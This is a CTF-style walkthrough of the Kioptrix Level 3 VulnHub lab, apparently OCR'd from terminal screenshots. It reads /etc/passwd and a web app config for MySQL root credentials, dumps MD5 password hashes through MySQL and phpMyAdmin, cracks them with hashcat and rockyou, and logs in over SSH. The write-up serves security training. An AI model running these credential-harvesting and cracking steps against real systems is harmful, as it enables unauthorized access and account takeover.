
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash

[0] 0:Exploit- 1:NC*                                        "TheHackToday" 08:57 10-May-18
```

Now we have two users loneferret and dreg let’s check inside directories what they hiding.

Let’s check first loneferret /home/loneferret/.

“sudo ht” was intersting but nothing really happened.




root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash

cd /home/loneferret
ls -la
total 64
drwxr-xr-x 3 loneferret loneferret  4096 Apr 17  2011 .
drwxr-xr-x 5 root       root        4096 Apr 16  2011 ..
-rw-r--r-- 1 loneferret users         13 Apr 18  2011 .bash_history
-rw-r--r-- 1 loneferret loneferret   220 Apr 11  2011 .bash_logout
-rw-r--r-- 1 loneferret loneferret  2940 Apr 11  2011 .bashrc
-rw------- 1 root       root          15 Apr 15  2011 .nano_history
-rw-r--r-- 1 loneferret loneferret   586 Apr 11  2011 .profile
drwx------ 2 loneferret loneferret  4096 Apr 14  2011 .ssh
-rw-r--r-- 1 loneferret loneferret     0 Apr 11  2011 .sudo_as_admin_successful
-rw-r--r-- 1 root       root         224 Apr 16  2011 CompanyPolicy.README
-rwxrwxr-x 1 root       root       26275 Jan 12  2011 checksec.sh
cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing file
s.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO

[0] 0:Exploit- 1:NC*                                                    "TheHackToday" 08:59 10-May-18
```

So, let’s take a look at another user directory. Nothing is inside dreg directory.

There’s another directory www let’s find something there.


root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
drwxr-xr-x  5 root        root        4096 Apr 16  2011 .
drwxr-xr-x 21 root        root        4096 Apr 11  2011 ..
drwxr-xr-x  2 dreg        dreg        4096 Apr 16  2011 dreg
drwxr-xr-x  3 loneferret loneferret 4096 Apr 17  2011 loneferret
drwxr-xr-x  3 root        root        4096 Apr 12  2011 www
cd www
ls -la
total 12
drwxr-xr-x 3 root root 4096 Apr 12  2011 .
drwxr-xr-x 5 root root 4096 Apr 16  2011 ..
drwxr-xr-x 8 root root 4096 Apr 15  2011 kioptrix3.com
cd kioptrix3.com
ls -la
total 92
drwxr-xr-x  8 root root  4096 Apr 15  2011 .
drwxr-xr-x  3 root root  4096 Apr 12  2011 ..
drwxrwxrwx  2 root root  4096 Apr 15  2011 cache
drwxrwxrwx  8 root root  4096 Apr 14  2011 core
drwxrwxrwx  8 root root  4096 Apr 14  2011 data
-rw-r--r--  1 root root 23126 Jun  5  2009 favicon.ico
drwxr-xr-x  7 root root  4096 Apr 14  2011 gallery
-rw-r--r--  1 root root 26430 Jan 21  2007 gnu-lgpl.txt
-rw-r--r--  1 root root   399 Feb 23  2011 index.php
drwxrwxrwx 10 root root  4096 Apr 14  2011 modules
drwxrwxrwx  3 root root  4096 Apr 14  2011 style
-rw-r--r--  1 root root   243 Aug  5  2010 update.php

[0] 0:Exploit- 1:NC*                                               "TheHackToday" 09:04 10-May-18
```

There are some files inside /home/www directory we can find config settings since we have a login page there should be a database config somewhere.

```
#cd gallery
```

```
#cat gconfig.php
```

You will find login details for a database gallery


Looking inside the file found by grep (gallery/gconfig.php) revealed the credentials of the root MySQL user:

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

With these credentials, I was able to login to MySQL and retrieve the hashes of two users (dreg and loneferret) which were reversible to their plain text counter parts (Mast3r and starwars):

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ mysql -u root -p
mysql -u root -p
Enter password: fuckeyou

Welcome to the MySQL monitor.  Commands end with ; or \g.
```


```
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| gallery            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql> use gallery;
use gallery;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+----------------------+
| Tables_in_gallery    |
+----------------------+
| dev_accounts         |
| gallarific_comments  |
| gallarific_galleries |
| gallarific_photos    |
| gallarific_settings  |
| gallarific_stats     |
| gallarific_users     |
+----------------------+
7 rows in set (0.00 sec)
```



```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+------------+----------------------------------+
| id | username   | password                         |
+----+------------+----------------------------------+
|  1 | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 |
|  2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e |
+----+------------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

ALTERNATIVE TO GET THE HASHES IS THROUGH PHP MY ADMIN


We didn't have any ports open for mysql so i tested browsing http://192.168.1.10/phpmyadmin and found phpmyadmin installed and let's try to login now.



Welcome to phpMyAdmin 2.11.3deb1ubuntu1.3

Cookies must be enabled past this point.

It worked and we found a database “Gallery” which contains admin credentials



Showing rows 0 - 0 (1 total, Query took 0.0116 sec)

SQL query:

```
SELECT *
FROM `gallarific_users`
LIMIT 0 , 30
```

Show : 30 row(s) starting from record # 0


in horizontal mode and repeat headers after 100 cells

userid	username	password	usertype	firstname	lastname	email	datejoined	website	issuperuser	photo	joincode
1	admin	n0t7t1k4	superuser	Super	User		1302628616		1		

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

That didn’t work.. so i had to check other tables and found some other users in dev_accounts table.



Showing rows 0 - 1 (2 total, Query took 0.0335 sec)

SQL query:

```
SELECT *
FROM `dev_accounts`
LIMIT 0 , 30
```

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells


Sort by key: None

id	username	password
1	dreg	0d3eccfb887aabd50f243b3f155c0f85
2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

PASSWORD CRACKING



Now that we have the password hashes, we can try to crack them

```
dreg 0d3eccfb887aabd50f243b3f155c0f85
loneferret 5badcaf789d3d1d09794d8f021f40f0e
```

The hashes were md5 we can identify using hash-identifier pre-installed tool in kali linux. And we can crack using offline and online crackers.

Create a txt file and paste the hashes in there

e.g., hash.txt


you can use hash-identifier to confirm the algorithm that was used to create them

Then crack them with the following command

```
#locate rockyou.txt

/usr/share/wordlists/rockyou.txt

#hashcat –m 0 hash.txt /usr/share/wordlists/rockyou.txt  --force
```

```
dreg: Mast3r
loneferret: starwars
```

If you notice these are users are ssh users and port 22 is already open so we can try to login.




root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
root@TheHackToday:~/Documents/vulnhub/Kioptrix_level_3# ssh dreg@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.10' (RSA) to the list of known hosts.
dreg@192.168.1.10's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
dreg@Kioptrix3:~$ 
```

```
[0] 0:Exploit  1:NC- 2:python  3:ssh*                        "TheHackToday" 18:30 13-May-18
```

This was a success and we have nothing inside /home/dreg directory so we’re gonna go check other user see if we can find something.




root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ ls
checksec.sh  CompanyPolicy.README
loneferret@Kioptrix3:~$ ls -la
total 64
drwxr-xr-x 3 loneferret loneferret  4096 2011-04-17 08:59 .
drwxr-xr-x 5 root       root        4096 2011-04-16 07:54 ..
-rw-r--r-- 1 loneferret users         13 2011-04-18 11:44 .bash_history
-rw-r--r-- 1 loneferret loneferret   220 2011-04-11 17:00 .bash_logout
-rw-r--r-- 1 loneferret loneferret  2940 2011-04-11 17:00 .bashrc
-rwxrwxr-x 1 root       root       26275 2011-01-12 10:45 checksec.sh
-rw-r--r-- 1 root       root         224 2011-04-16 08:51 CompanyPolicy.README
-rw------- 1 root       root          15 2011-04-15 21:21 .nano_history
